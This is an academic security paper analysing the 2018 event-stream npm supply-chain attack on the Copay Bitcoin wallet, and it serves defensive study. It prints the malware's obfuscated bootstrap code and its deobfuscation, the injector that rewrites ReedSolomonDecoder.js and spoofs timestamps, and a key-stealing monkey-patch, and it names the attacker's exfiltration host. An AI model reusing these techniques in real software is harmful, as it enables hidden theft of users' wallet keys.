A Systematic Analysis of the Event-Stream Incident

Iosif Arvanitis
University of Patras
Patra, Greece
iarvanitis@upnet.gr

Grigoris Ntousakis
TU Crete
Chania, Greece
gntousakis@isc.tuc.gr

Sotiris Ioannidis
TU Crete
Chania, Greece
sotiris@ece.tuc.gr

Nikos Vasilakis
CSAIL, MIT
Cambridge, US
nikos@vasilak.is

ABSTRACT

On October 5, 2018, a GitHub user announced a critical security vulnerability in `event-stream`, a JavaScript package meant to simplify working with data-streams. The vulnerability, was introduced by a new maintainer, by including code designed to harvest account details from select Bitcoin wallets when executing as part of the Copay wallet. At the time of the incident, `event-stream` was used by hundreds of applications and averaged about two million downloads per week. This paper reports on the results of an independent analysis of the `event-steam` incident. A series of steps allowed the attacker to take control of important account functions, while the attack was designed to activate only on select few environments—only when part of a specific dependency tree, only on specific wallets, and only on the live Bitcoin network. Conventional program analysis techniques would have likely missed the attack, and manual vetting proved to be inadequate given the scale and complexity of dependencies typical of in modern applications. The `event-stream` incident provides an important case study of the risks associated with long and convoluted chains of third-party components, calling the research community to arms.

CCS CONCEPTS

• **Security and privacy → Web application security**; *Software security engineering*.

KEYWORDS

Software Supply Chain, Event-Stream, Third-Party Libraries, Components, JavaScript

ACM Reference Format:
Iosif Arvanitis, Grigoris Ntousakis, Sotiris Ioannidis, and Nikos Vasilakis. 2022. A Systematic Analysis of the Event-Stream Incident. In *15th European Workshop on Systems Security (EUROSEC '22), April 5–8, 2022, Rennes, France.* ACM, New York, NY, USA, 7 pages. https://doi.org/10.1145/3517208.3523753

EUROSEC '22, April 5–8, 2022, Rennes, France

ACM ISBN 978-1-4503-9255-6/22/04.
https://doi.org/10.1145/3517208.3523753

1 INTRODUCTION

In today's software development world, developers encapsulate and share reusable functionality through the use of software *dependencies*—often called modules, libraries, packages, or imports. Software dependencies offer several benefits: they offer additional functionality that a developer might want to invoke from within their program, without them having to implement that functionality. The use of modern dependency (or package) managers has simplified sharing and dealing with third-party dependencies. Package managers automate the downloading and installation of software dependencies. This automation has resulted in an explosion of third-party dependency use and re-use, to the point where public language ecosystems experience exponential growth. And as dependencies have themselves dependencies—often called transitive or recursive dependencies—the resulting numbers of dependencies included in modern software is concerning: modern applications feature hundreds or thousands of dependencies, to the point where the vast majority of the code comprising a modern application is not written by its nominal developers [19, 22, 39, 42].

Supply-chain attacks This trend has profound security implications and has given rise to *supply-chain attacks* employed increasingly by malicious adversaries. Rather than directly targeting a victim software, these attacks target a victim's software supplier to which the adversaries have direct access. Long supply chains translate to an exponentially large attack surface that is easier for attackers to study and temper with, as dependencies and their acquisition channels are not protected at the same degree as the software component that depend on them. Open source software is the most prominent target for supply-chain attacks, due to the large amount of reused open source components and the limited engineering resources available to most organizations building on these open source components.

In the case of open-source software, attackers can exploit vulnerabilities that are widely known—for example, by browsing the bug tracking page of a software project. Increasingly, however, adversaries purposefully insert vulnerabilities they later exploit—at times, years after the software dependency is formed. This gives adversaries significant control over the nature and specifics of the attack, which if hidden well can lurk in the dependency chain for years and affect a very large number of projects.

Event-stream incident In 2018, such a supply-chain attack involved a library called `event-stream` and meant to simplify working with data-streams. At the time of the incident `event-stream`



Figure 1: Package dependency graph along with relevant versions. Highlighted in red are versions shipped with the malicious code.

was used by thousands of applications and averaged about two million downloads per week. The attack was highly targeted, focusing on stealing the wallet credentials of users with wallets of certain amount of Bitcoin or Bitcoin cash. The attack succeeded, directly affecting several users, and caused a significant outcry in both the JavaScript and crypto-currency communities [25, 34]. In this work, we report the results of a thorough independent analysis on the `event-stream` incident. As the incident is symptomatic of much deeper, more insidious problems across the entire ecosystem, a broader incident analysis highlights several factors that need to be addressed in order to prevent further accidents of a similar kind in the future.

The paper starts with an overview of the attack's social aspects (§2), continues with a detailed analysis of three payloads comprising the attack (§3), proceeds with a discussion of applying potential mitigation on the `event-stream` attack (§4) before closing with a discussion (§5). The paper comes with an online appendix and interactive code exploration tool that allows researchers to explore the different phases of the attack. The URL below points to the online appendix:

es-incident.github.io

2 OVERVIEW AND HISTORY OF THE EVENT-STREAM INCIDENT

The `event-stream` [8] package was aimed at making creating and working with streams easy. It was created by GitHub user @dominictarr. At the time of the incident, it averaged more than 1.5M downloads per week and was depended upon by over 1.5K packages.

2.1 Attack Overview

In September of 2018, @right9ctrl [1] offered to take over maintenance duties on the `event-stream` package. The main maintainer behind `event-stream`, @dominictarr, accepted the offer, giving @right9ctrl maintenance rights on the package. Then, @right9ctrl introduced flatmap functionality by adding the `flatmap-stream` [13] dependency to `event-stream`. The `flatmap-stream` package supports a flatmap function in addition to the regular `map` already supported by `event-stream`. User @right9ctrl did not specify an exact version of `flatmap-stream` [13], but rather a range of possible versions, with `^0.1.0`. Shortly after, `flatmap-stream` version 0.1.1 was released and was within the specified version range. This new module included obfuscated malicious code in its minified [2] version. Module `event-stream` version 3.3.6 hosted this malicious code due to the `flatmap-stream` dependency. Third-party packages that depended on `event-stream` version 3.3.6, would now receive the infected `event-stream` release. This is how the malicious code reached its target, the Copay application [3].

Copay is an open-source Bitcoin wallet platform. The attack succeeded as the malicious code reached Copay on versions 5.0.2 to 5.1.0 (inclusive). This is illustrated in Fig. 1. The injected code did the following on end-user's devices: (1) it checked the account balance of the victim's Copay account. (2) If the current balance exceeded 100 Bitcoin or 1000 Bitcoin Cash, the malicious code would (3) steal the victim's account data and theirs Copay private keys and (4) send them to a web-server based in Malaysia.

The malicious code was broken down in three payloads: *payload A* (bootstrap), *payload B* (injector) and *payload C* (harvester). Payload A had minified code as it referred to an auxilary data file that had 10 lines containing strings in hexadecimal format. Payload A pulled in these strings, converted from hexadecimal to text strings and replaced them on its source to form the final version of the code. That way it was exceedingly difficult for anyone viewing the minified code to understand its function. Among the hex data in the file, there were two large encrypted strings, which corresponded to binary data. Those strings turned out to be payloads B and C, respectively. Payload A then looked for the decryption key in the dependant package's description. This allowed it to target Copay exclusively. If the key was found, payload A would create a new module with payload B as its source and payload C as its export.

In Fig. 2, we visually show how the packages, modules, and files examined interact with each other. In the following sections, we will analyze each step of the attack process.

2.2 Attack Timeline

Overtaking Maintenance: On July 31, 2015, GitHub user @devinus, commented on an issue [6] against the `event-stream` GitHub repository, questioning whether flatmap functionality would be welcomed, to which the package maintainer, @dominictarr, replied positively. This information was presumably later discovered by malicious user @right9ctrl. That user, approached @dominictarr, between August 5 and September 4 of 2018. User @right9ctrl offered assistance to the package maintenance and proposed to make the necessary changes to introduce flatmap functionality. This introduction would be achieved by adding the `flatmap-stream` package as a new dependency. User @dominictarr accepted this offer, making @right9ctrl a contributor to the `event-stream` Github repository and giving them full publishing rights for the module on the NPM ecosystem. In order to publish on the NPM ecosystem you need to be given publishing rights by the package maintainer.

[1] User's @right9ctrl GitHub account is now deleted.

[2] Minification is the process of removing comments, non-essential whitespace, and replacing long identifiers from source code to reduce its size. This process is usually automated and aims at improving website performance.



Figure 2: An overview of the interactions between files and modules.

Benign Commits: Soon after, @right9ctrl pushed a series of benign commits to the `event-stream` GitHub repository, potentially to gain @dominictarr's trust. Here is the list of commits:

- b550f5: Upgrade dependencies
- 37c105: Add map and split examples
- 477832: Remove trailing space in split example
- 2c2095: Add better pretty.js example
- a644c5: Update Readme
- 31ab0e: Release version 3.3.5

Introducing `flatmap-stream`: On September 9, @right9ctrl pushed the following commit to `event-stream`:

- 2b8285: Add flatmap dependency

This commit introduces `flatmap-stream` as a dependency to `event-stream`. Note that on line 12 of `package.json`, a caret is used to specify the version of `flatmap-stream`. In the context of npm's dependency handling, the caret '`^`' means 'Compatible with version' and is commonly used in semantic versioning [23]. For example `^2.3.4` will use versions up to *3.0.0*.

Final touches to `event-stream`: These are the commits pushed after the introduction of `flatmap-stream`:

- 8bdfe2: Release version 3.3.6
- 935cd1: Remove flatmap dependency
- 145601: Update package.json
- c98f7d: Release version 4.0.0
- d3b9c9: Add search keywords

On October 5, 2018 `flatmap-stream` version 0.1.1 included the malicious attack in its minified source code. Version 3.3.5 of `event-stream` had been stable for a long time and as a result a lot of projects depended on it.

A large number of software projects depended on the version `"^3.3.5"` of `event-stream` and since they used the caret, would now get automatically updated to `event-stream` 3.3.6. As was mentioned earlier, `event-stream` 3.3.6 pulls in a fresh `flatmap-stream` 0.1.1 with the malicious code included due to its `"^0.1.0"` `flatmap-stream` dependency.

Detection of the attack: On October 29, 2018 @jaydenseric opened an issue [32] on the nodemon repository reporting an unexpected deprecation warning. This warning was caused by the deprecated method `createDecipher`, used in the malicious code. User @FallingSnow suspected an injection attack and opened an issue [34] against `event-stream` on November 20, 2018. Shortly afterwards, on November 26, the `flatmap-stream` package got removed from npm.

3 ANALYSIS OF THE ATTACK

This section of the paper analyzes the three payloads of the attack.

3.1 Payload A

Payload A acts as the bootstrapper for the rest of the Payloads and was appended to the `flatmap-stream` codebase in version 0.1.1. The payload consists of the following code:

```
1  ! function() {
2   try {
3    var r = require,
4     t = process;
5    function e(r) {
6     return Buffer.from(r, "hex").toString()
7    }
8    var n = r(e("2e2f746573742f64617461")),
9     o = t[e(n[3])][e(n[4])];
10   if (!o) return;
11   var u = r(e(n[2]))[e(n[6])](e(n[5]), o),
12    a = u.update(n[0], e(n[8]), e(n[9]));
13   a += u.final(e(n[9]));
14   var f = new module.constructor;
15   f.paths = module.paths, f[e(n[7])](a, ""),
16    f.exports(n[1])
17  } catch (r) {}
18 }();
```

This code is unreadable, as it is still obfuscated. Let us walk through it line by line, deobfuscating and analyzing it. Function `e` converts a hexadecimal string to text. It is first used in line 8:

```
1  var n = r(e("2e2f746573742f64617461"));
```

The hexadecimal string is equivalent to `./test/data`, and function `r` is the function `require`. So, after renaming `n` to `testData`, line 8 becomes as follows:

```
1  var testData = require("./test/data");
```

This line `imports` an auxiliary data file. This data file contains 10 hexadecimal string literals. Next to them you can see their string

representation. Multiple of these strings are related to cryptography and would raise suspicion should anyone see them in a module such as `flatmap-stream`. Here are the contents of the data file:

```
1  module.exports = [
2   "75d4c...629", // Payload B
3   "db673...6e1", // Payload C
4   "63727970746f", // crypto
5   "656e76", // env
6   "6e706d...f6e", // npm_package_description
7   "616573323536", // aes256
8   "63726...6572", // createDecipher
9   "5f636f6d70696c65", // _compile
10  "686578", // hex
11  "75746638" // utf8
12 ];
```

Line 9 extracts the fourth and fifth string from the data file. Variable `o` has been renamed to `desc` for readability:

```
1  var desc = process.env.npm_package_description;
```

This line fetches the description of the package. The `if` statement on line 10 ensures that the description is not blank.

From line 11 up to line 15 we repeat the process of getting a line from the auxiliary data file and converting it to string. We do that in order to deobfuscate the rest of the function. Moreover, we rename variable `u` to `decipher`, `a` to `text`, and `f` to `newModule`. By doing so, we get:

```
1  var decipher = require("crypto").
2  createDecipher("aes256", desc);
3  var text = decipher.update(testData[0], "hex", "utf8");
4  text += decipher.final("utf8");
5  var newModule = new module.constructor();
6  newModule.paths = module.paths;
7  newModule._compile(text, "");
8  newModule.exports(testData[1]);
```

These lines of code perform the following actions:

1. Using the package description fetched previously, it creates a `decipher` instance.
2. It uses the `decipher` instance to decrypt the first line (which consists of binary data) from the file.
3. A new module is created with the decrypted data from the file as its source, and the second line from the file is exported from that module (Fig. 2.1).

Since the description of a specific npm package is used as the decryption key, payloads B and C are decrypted correctly only when `flatmap-stream` is part of the dependency tree through `event-stream`. Hence, the scope of the attack is limited to Copay, which also helps minimize detection risk.

A common theme among all three payloads, is the presence of `try-catch` statements. These ensure that if any part of malicious code fails, the attack would fail silently, raising no suspicion.

3.2 Payload B

After successful decryption of the first line of the data file from payload A, payload B is created as a new module. Payload B acts as the injector. This new unobfuscated module looks as follows:

```
1  /*@@*/
2  module.exports = function(e) {
3   try {
4    if (!/build\:.*\-release/.test(process.argv[2]))
5     return;
6    var t = process.env.npm_package_description,
7     r = require("fs"),
8     i = "/path/ReedSolomonDecoder.js",
9     n = r.statSync(i),
10    c = r.readFileSync(i, "utf8"),
11    o = require("crypto").createDecipher("aes256", t),
12    s = o.update(e, "hex", "utf8");
13   s = "\n" + (s += o.final("utf8"));
14   var a = c.indexOf("\n/*@@*/");
15   0 <= a && (c = c.substr(0, a)),
16    r.writeFileSync(i, c + s, "utf8"),
17    r.utimesSync(i, n.atime, n.mtime),
18    process.on("exit", function() {
19     try {
20      r.writeFileSync(i, c, "utf8"),
21       r.utimesSync(i, n.atime, n.mtime)
22     } catch (e) {}
23    })
24  } catch (e) {}
25 };
```

We start with line 4:

```
if (!/build\:.*\-release/.test(process.argv[2]))
 return;
```

The script is executed by a command in this format:

```
npm run-script script-name
```

The regex from line 4 tests if `script-name` starts with `'build:'` and ends with `'-release'`. The regex was designed to test for scripts that target the Android, iOS, and desktop versions of Copay as opposed to internal test builds for Copay's developers.

The Copay application has another non-malicious dependency called `ZXing`, which is a barcode processing library. This module imports `ReedSolomonDecoder.js`, which is being targeted by payload B for the injection. In particular, the code of payload C will be injected into the `ReedSolomonDecoder.js` file by modifying the file on disk. However, this file is loaded in the context that the malicious script is intended to be run in. If the file has not been modified, payload B does nothing. If it does, `'/*@@*/'` appears in the file and payload C is injected into the file, awaiting execution (Fig. 2.2). After the injection occurs, payload B replaces the metadata of the file (modified/accessed timestamps) so that it appears like the file has not been altered.

Payload B demonstrates knowledge of Copay's internals, including its build scripts and its use of `ReedSolomonDecoder.js`.

3.3 Payload C

Payload C acts as the harvester, and is executed when Copay loads `ReedSolomonDecoder.js`. It consists of several functions working together, including the auxiliary `prepRequest`, `sendRequest`, and `getFromStorage` functions. The common theme across all the functions of this Payload, is that they reproduce the original behaviour as to suggest that no suspicious activity is taking place at all.

Function `prepRequest` prepares a payload [3] to be sent by function `sendRequest`. The payload gets encrypted using the public key provided by the attacker. Function `sendRequest` takes as arguments an IP address, a path, and a payload. It then sends the payload as a string to the host inputted on the specified path. Then, the payload is sent to `copayapi.host` and `111.90.151.134`—a web-server based in Kuala Lumpur, Malaysia. Function `getFromStorage` stores the contents of a file in a variable and then parses it to a callback function. It does so by first detecting the current environment: Mobile, Cordova or Electron.

The order of execution is as follows:

1. Using `getFromStorage`, the user's credentials are retrieved and passed to a callback function
2. The callback function ensures that it is being run on the live Bitcoin network, labeled `livenet`.
3. The callback functions checks the balance of the user; if it exceeds 100 BTC or 1000 BCH it marks the account using a global variable.
4. The account credentials are finally sent using the `prepRequest` and `sendRequest` functions, regardless of the account balance.

The injected code proceeds with the following process:

```
var Cred = require("wallet-client/lib/credentials.js");
Cred.prototype.getKeysFunc = e.prototype.getKeys;
Cred.prototype.getKeys = function(e) {
 var t = this.getKeysFunc(e);
 try {
  if (global.CSSMap &&
   global.CSSMap[this.xPubKey]) {
   delete global.CSSMap[this.xPubKey];
   prepRequest("p", e + "\t" + this.xPubKey))
  }
 } catch (e) {}
 return t
}
```

This last section of code intercepts and monkey-patches the `getKeys` function from the `Credentials` class (Fig. 2.3). Monkey-patching refers to dynamically altering an object's method during the execution of a program. The patched version of the function reproduces the functions original result but it also checks the global variable used previously by the callback function to flag each key. If the value comes up positive, meaning the account balance requirements are met, it deletes the variable to remove any remaining traces and transmits the user's Copay private keys using the `prepRequest` function (Fig. 2.4). The script is launched as soon as the user's device is ready, using the following code segment:

```
window.cordova ?
 document.addEventListener("deviceready",
  runPayload) : runPayload()
```

4 DISCUSSION OF POTENTIAL DEFENCES

This section explores technical and non-technical approaches focusing on the detection of and defense against software supply-chain threats. As the `event-stream` incident poses an impactful real-world supply-chain attack, it is worth studying how common defenses would fare against it.

Program analysis, transformation, and synthesis techniques stand out as key levers for detecting and mitigating supply-chain threats. Among other approaches, these techniques have been used to (1) sandbox untrusted software dependencies, isolating them from the rest of the application and the broader environment, (2) eliminate or de-bloat unused functionality, reducing the program surface available for adversarial subversion, (3) extract key invariants about the execution of these dependencies, highlighting potential behaviors a dependency can or cannot have, (4) prove key properties about a software component, often generating machine-checkable specifications about its behavior, (5) learn and regenerate the core functionality of a dependency, effectively eliminating malicious dependencies from the supply chain. Other approaches employed today include dependency pinning, manual vetting, and automated checks for known vulnerabilities.

Static program analysis Static program analysis [14, 18, 41] is a technique for understanding program or program-fragment behavior by examining its source or object code. It typically parses and lifts the code into an intermediate representation that is more amenable to analysis and transformation. As it focuses on code written in a single encoding, static analysis is typically geared towards (and built around) a specific programming language—and thus a single analysis tool cannot apply analysis and maintain information across language boundaries.

In the case of the `event-stream` incident, static analysis could trivially operate on the minified version of the code (*i.e.*, `r` instead of `require` *etc.*). However, as the `event-stream` attack used a series of phases many of which employed encrypted payloads (*i.e.*, large strings in hexadecimal encoding), it is unlikely that static program analysis alone would have been able to detect the attack. Additionally, static analysis is typically run on the development version of a library—but the malicious `event-stream` was offered only on the `npm` registry rather than its GitHub repository.

Dynamic program analysis Dynamic program analysis [7, 9, 15, 26, 31, 36, 40] is a long-standing technique for monitoring, understanding, and potentially intervening in program behavior during its execution. Since dynamic analysis tracks an execution of the program, it depends on certain test inputs to understand common program behavior. It also incurs a runtime overhead that slows down the execution of the program and is therefore usually not employed on production environments.

As the `event-stream` attack activated very selectively—among other environment requirements, only on production environments and only on the live Bitcoin network—it is highly unlikely that dynamic analysis alone would have detected the `event-stream` attack. It is more likely that dynamic program analysis would be useful in extracting invariants about the benign `event-stream` behavior—*e.g.*, the permissions exercised during the normal execution of the `event-stream` library—which could then be used as a ground-truth information in cases of divergence. Since dynamic analysis is not typically employed in production environments, it is unclear how such ground-truth invariants could be of significant aid when `event-stream` diverges.

[3] Not to be confused with the malicious code payloads

Runtime component protection Runtime component protection techniques [1, 4, 5, 10, 11, 20, 21, 29, 35, 37] provide monitoring, instrumentation, and policy enforcement during program execution. Typically these techniques are applied at the system level across the entire program—*e.g.*, via containerization and kernel jails—and more rarely through sandboxing, wrapping, or transformation of individual libraries.

It is unclear whether system-level application sandboxing would have helped in the `event-stream` incident. From the perspective of the operating system or runtime environment there is no distinction between program components, and thus it is not clear why a certain call to Even with file-system virtualization, the malicious `event-stream` would have updated the local version of the Reed–Solomon decoder which would then been used inadvertently from the (benign) ZXing library. Tight library-level sandboxing could have likely worked, as there was no reason for the purely functional computation implemented by `flatmap-stream` to access the file system.

Functionality elimination & code debloating Functionality elimination [28] and, more recently, code debloating [2, 12, 16, 17] attempt to minimize the attack surface of a program by completely eliminating functionality altogether. Rather than locking what functionality a piece of code can access at runtime, these techniques attempt to eliminate code that is unused during program execution. Using automated analyses, these techniques need to hit a spot between soundness and completeness similar to automated program analysis and library sandboxing techniques mentioned earlier. As a result, they use static analysis, dynamic analysis, or a combination thereof to identify unused or unreachable program regions.

In the case of the `event-stream` incident, it is possible that these techniques would have eliminated the malicious code. Since the attack activated highly selectively, code debloating techniques would likely not have witnessed the execution paths taken by the malicious code—including writing to an external file, changing metadata, and overriding key functionality.

Active library learning & regeneration Given a potentially compromised software component, active-learning and regeneration techniques explore the behavior of the component in a controlled environment to learn a model of its functional behavior [38]. These techniques choose inputs, feed these inputs to the component, and observe the resulting outputs to infer a model of the client-observable functionality that the component implements. This model excludes behavior characteristic of inserted vulnerabilities, as these are not typically exercised if the component is executed in an environment other than the one targeted by the attack. The active learning and regeneration techniques then use the inferred model to regenerate a new version of the component—discarding any vulnerabilities or added computations.

Active learning and regeneration would have likely worked against the malicious version of `event-stream` module, which along with the malicious computation it implemented complete and unmodified the core computation that the original `event-stream` library implemented. The client code interacting with component observes only the functional behavior of the component, *i.e.*, the results that it returns to the client when invoked, and not any malicious side effects, additional computation, or external communication that the component may perform when it executes.

Ecosystem approaches Language ecosystem tooling such as package and dependency managers today offer a variety of functionality aiding developers in checking or operating their dependency chains. Typical functionality offered by such toolchains today including checking for known vulnerabilities in a program's dependency chain or pinning (freezing) its dependencies to a specific version [24, 27, 30, 33].

Checking the dependency tree for known vulnerabilities would have not helped, as the `event-stream` was a malicious zero-day attack purposefully and stealthily inserted to the `event-stream` library. Dependency pinning could have delayed the deployment of the `event-stream` in production environments, but would have likely not stopped the attack—Copay developers could have updated their dependencies to the latest version manually. Additionally, these approaches may cause users to forego valuable bug and vulnerability fixes that come with newer versions of a library.

5 CONCLUSION

Software is not only used at an unprecedented scale; it is *re-used* at an unprecedented scale—from the smallest cryptographic primitives to simple padding routines to shared system libraries. This trend is only accelerating due to the unprecedented economic cost and scale of modern software—which is inherently not amenable to mass production. Supply-chain attacks are thus quickly becoming the primary attack vector employed by malicious adversaries.

The `event-stream` incident—targeting a package used by hundreds of applications and averaged about two million downloads per week—serves as a prime example of this technique. The vulnerability, introduced by a new maintainer, included code designed to harvest account details from select Bitcoin wallets when executing as part of the Copay wallet. A series steps allowed the attacker to take control of important account functions, while the attack was designed to activate only on select few environments—only when part of a specific dependency tree, only on specific wallets, and only on the live Bitcoin network.

An important first step for countering such attacks is to raise awareness: developers need to be aware of the trade-offs involved in using third-party dependencies and take active steps in protecting their software against such threats; governments and non-technical stakeholders need to understand that software is no longer written by a single party; and security researchers need to explore techniques for detecting and defending against supply-chain attacks with minimal developer effort. Conventional program analysis techniques would have likely missed the attack, and manual vetting proved to be inadequate for the scale and complexity of dependencies used in modern applications.

6 ACKNOWLEDGMENTS

This work was partly supported by DARPA contract no. HR00112020013, HR001120C0191, and HR001120C0155. This work has also received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 101021659 (SENTINEL) and from the European Health and Digital Executive Agency (HaDEA) under grant agreement No INEA/CEF/ICT/A2020/2373266 (JCOP).

REFERENCES

[1] Pieter Agten, Steven Van Acker, Yoran Brondsema, Phu H. Phung, Lieven Desmet, and Frank Piessens. 2012. JSand: Complete Client-side Sandboxing of Third-party JavaScript Without Browser Modifications. In *Proceedings of the 28th Annual Computer Security Applications Conference* (Orlando, Florida, USA) *(ACSAC '12)*. ACM, New York, NY, USA, 1–10. https://doi.org/10.1145/2420950.2420952

[2] Babak Amin Azad, Pierre Laperdrix, and Nick Nikiforakis. 2019. Less is more: quantifying the security benefits of debloating web applications. In *28th {USENIX} Security Symposium ({USENIX} Security 19)*. 1697–1714.

[3] BITPAY INC. 2015. *Copay*. https://github.com/bitpay/copay/ Accessed: 2021-09-09.

[4] Andrea Bittau, Petr Marchenko, Mark Handley, and Brad Karp. 2008. Wedge: Splitting Applications into Reduced-privilege Compartments. In *Proceedings of the 5th USENIX Symposium on Networked Systems Design and Implementation* (San Francisco, California) *(NSDI'08)*. USENIX Association, Berkeley, CA, USA, 309–322. http://dl.acm.org/citation.cfm?id=1387589.1387611

[5] David Brumley and Dawn Song. 2004. Privtrans: Automatically Partitioning Programs for Privilege Separation. In *Proceedings of the 13th Conference on USENIX Security Symposium - Volume 13* (San Diego, CA) *(SSYM'04)*. USENIX Association, Berkeley, CA, USA, 5–5. http://dl.acm.org/citation.cfm?id=1251375.1251380

[6] Majid Burney et al. 2014. *Event-Stream, GitHub Issue 73: flatMap?* https://github.com/dominictarr/event-stream/issues/73 Accessed: 2022-01-26.

[7] Laurent Christophe, Coen De Roover, and Wolfgang De Meuter. 2015. Poster: Dynamic Analysis Using JavaScript Proxies. In *Proceedings of the 37th International Conference on Software Engineering - Volume 2* (Florence, Italy) *(ICSE '15)*. IEEE Press, Piscataway, NJ, USA, 813–814. http://dl.acm.org/citation.cfm?id=2819009.2819180

[8] Dominic Tarr. 2011. *Event-Stream*. https://www.npmjs.com/package/event-stream Accessed: 2021-09-09.

[9] Cormac Flanagan and Stephen N. Freund. 2010. The RoadRunner Dynamic Analysis Framework for Concurrent Programs. In *Proceedings of the 9th ACM SIGPLAN-SIGSOFT Workshop on Program Analysis for Software Tools and Engineering* (Toronto, Ontario, Canada) *(PASTE '10)*. Association for Computing Machinery, New York, NY, USA, 1–8. https://doi.org/10.1145/1806672.1806674

[10] Khilan Gudka, Robert NM Watson, Jonathan Anderson, David Chisnall, Brooks Davis, Ben Laurie, Ilias Marinos, Peter G Neumann, and Alex Richardson. 2015. Clean application compartmentalization with SOAAP. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*. ACM, 1016–1031.

[11] Daniel Hedin, Arnar Birgisson, Luciano Bello, and Andrei Sabelfeld. 2014. JSFlow: Tracking information flow in JavaScript and its APIs. In *Proceedings of the 29th Annual ACM Symposium on Applied Computing*. 1663–1671.

[12] Kihong Heo, Woosuk Lee, Pardis Pashakhanloo, and Mayur Naik. 2018. Effective program debloating via reinforcement learning. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*. 380–394.

[13] hugeglass. 2018. *Flatmap-Stream*. https://www.npmjs.com/package/flatmap-stream Accessed: 2021-09-09.

[14] Konrad Jamrozik, Philipp von Styp-Rekowsky, and Andreas Zeller. 2016. Mining sandboxes. In *Proceedings of the 38th International Conference on Software Engineering, ICSE 2016, Austin, TX, USA, May 14-22, 2016*, Laura K. Dillon, Willem Visser, and Laurie A. Williams (Eds.). ACM, 37–48. https://doi.org/10.1145/2884781.2884782

[15] Matthias Keil and Peter Thiemann. 2013. Efficient Dynamic Access Analysis Using JavaScript Proxies. In *Proceedings of the 9th Symposium on Dynamic Languages* (Indianapolis, Indiana, USA) *(DLS '13)*. ACM, New York, NY, USA, 49–60. https://doi.org/10.1145/2508168.2508176

[16] Igibek Koishybayev and Alexandros Kapravelos. 2020. Mininode: Reducing the Attack Surface of Node.js Applications. In *23rd International Symposium on Research in Attacks, Intrusions and Defenses ({RAID} 2020)*.

[17] Hyungjoon Koo, Seyedhamed Ghavamnia, and Michalis Polychronakis. 2019. Configuration-Driven Software Debloating. In *Proceedings of the 12th European Workshop on Systems Security*. 1–6.

[18] Larry Koved, Marco Pistoia, and Aaron Kershenbaum. 2002. Access rights analysis for Java. In *Proceedings of the 2002 ACM SIGPLAN Conference on Object-Oriented Programming Systems, Languages and Applications, OOPSLA 2002, Seattle, Washington, USA, November 4-8, 2002*, Mamdouh Ibrahim and Satoshi Matsuoka (Eds.). ACM, 359–372. https://doi.org/10.1145/582419.582452

[19] Tobias Lauinger, Abdelberi Chaabane, Sajjad Arshad, William Robertson, Christo Wilson, and Engin Kirda. 2017. Thou Shalt Not Depend on Me: Analysing the Use of Outdated JavaScript Libraries on the Web. (2017).

[20] Leo A Meyerovich and Benjamin Livshits. 2010. ConScript: Specifying and enforcing fine-grained security policies for Javascript in the browser. In *2010 IEEE Symposium on Security and Privacy*. IEEE, 481–496.

[21] James Mickens. 2014. Pivot: Fast, synchronous mashup isolation using generator chains. In *2014 IEEE Symposium on Security and Privacy*. IEEE, 261–275.

[22] Nick Nikiforakis, Luca Invernizzi, Alexandros Kapravelos, Steven Van Acker, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna. 2012. You are what you include: large-scale evaluation of remote javascript inclusions. In *Proceedings of the 2012 ACM conference on Computer and communications security*. 736–747.

[23] NPM. [n. d.]. *Semantic versioning from npm*. https://docs.npmjs.com/files/package.json Accessed: 2021-09-09.

[24] npm, Inc. 2012. *npm-shrinkwrap: Lock down dependency versions*. https://docs.npmjs.com/cli/shrinkwrap

[25] npm, Inc. 2018. *Details about the event-stream incident*. https://blog.npmjs.org/post/180565383195/details-about-the-event-stream-incident Accessed: 2018-12-18.

[26] Grigoris Ntousakis, Sotiris Ioannidis, and Nikos Vasilakis. 2021. Demo: Detecting Third-Party Library Problems with Combined Program Analysis. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security* (Virtual Event, Republic of Korea) *(CCS '21)*. Association for Computing Machinery, New York, NY, USA, 2429–2431. https://doi.org/10.1145/3460120.3485351

[27] Erlend Oftedal et al. 2016. *RetireJS*. http://retirejs.github.io/retire.js/

[28] Martin Rinard. 2011. Manipulating program functionality to eliminate security vulnerabilities. In *Moving target defense*. Springer, 109–115.

[29] José Fragoso Santos and Tamara Rezk. 2014. An information flow monitor-inlining compiler for securing a core of javascript. In *IFIP International Information Security Conference*. Springer, 278–292.

[30] Node Security. 2016. *Continuous Security monitoring for your node apps*. https://nodesecurity.io/

[31] Koushik Sen, Swaroop Kalasapur, Tasneem Brutch, and Simon Gibbs. 2013. Jalangi: A Selective Record-replay and Dynamic Analysis Framework for JavaScript. In *Proceedings of the 2013 9th Joint Meeting on Foundations of Software Engineering* (Saint Petersburg, Russia) *(ESEC/FSE 2013)*. ACM, New York, NY, USA, 488–498. https://doi.org/10.1145/2491411.2491447

[32] Jayden Seric et al. 2018. *Event-Stream, GitHub Issue 1442: Deprecation warning at start*. https://github.com/remy/nodemon/issues/1442 Accessed: 2022-01-26.

[33] Snyk. 2016. *Find, fix and monitor for known vulnerabilities in Node.js and Ruby packages*. https://snyk.io/

[34] Ayrton Sparling et al. 2018. *Event-Stream, GitHub Issue 116: I don't know what to say*. https://github.com/dominictarr/event-stream/issues/116 Accessed: 2018-12-18.

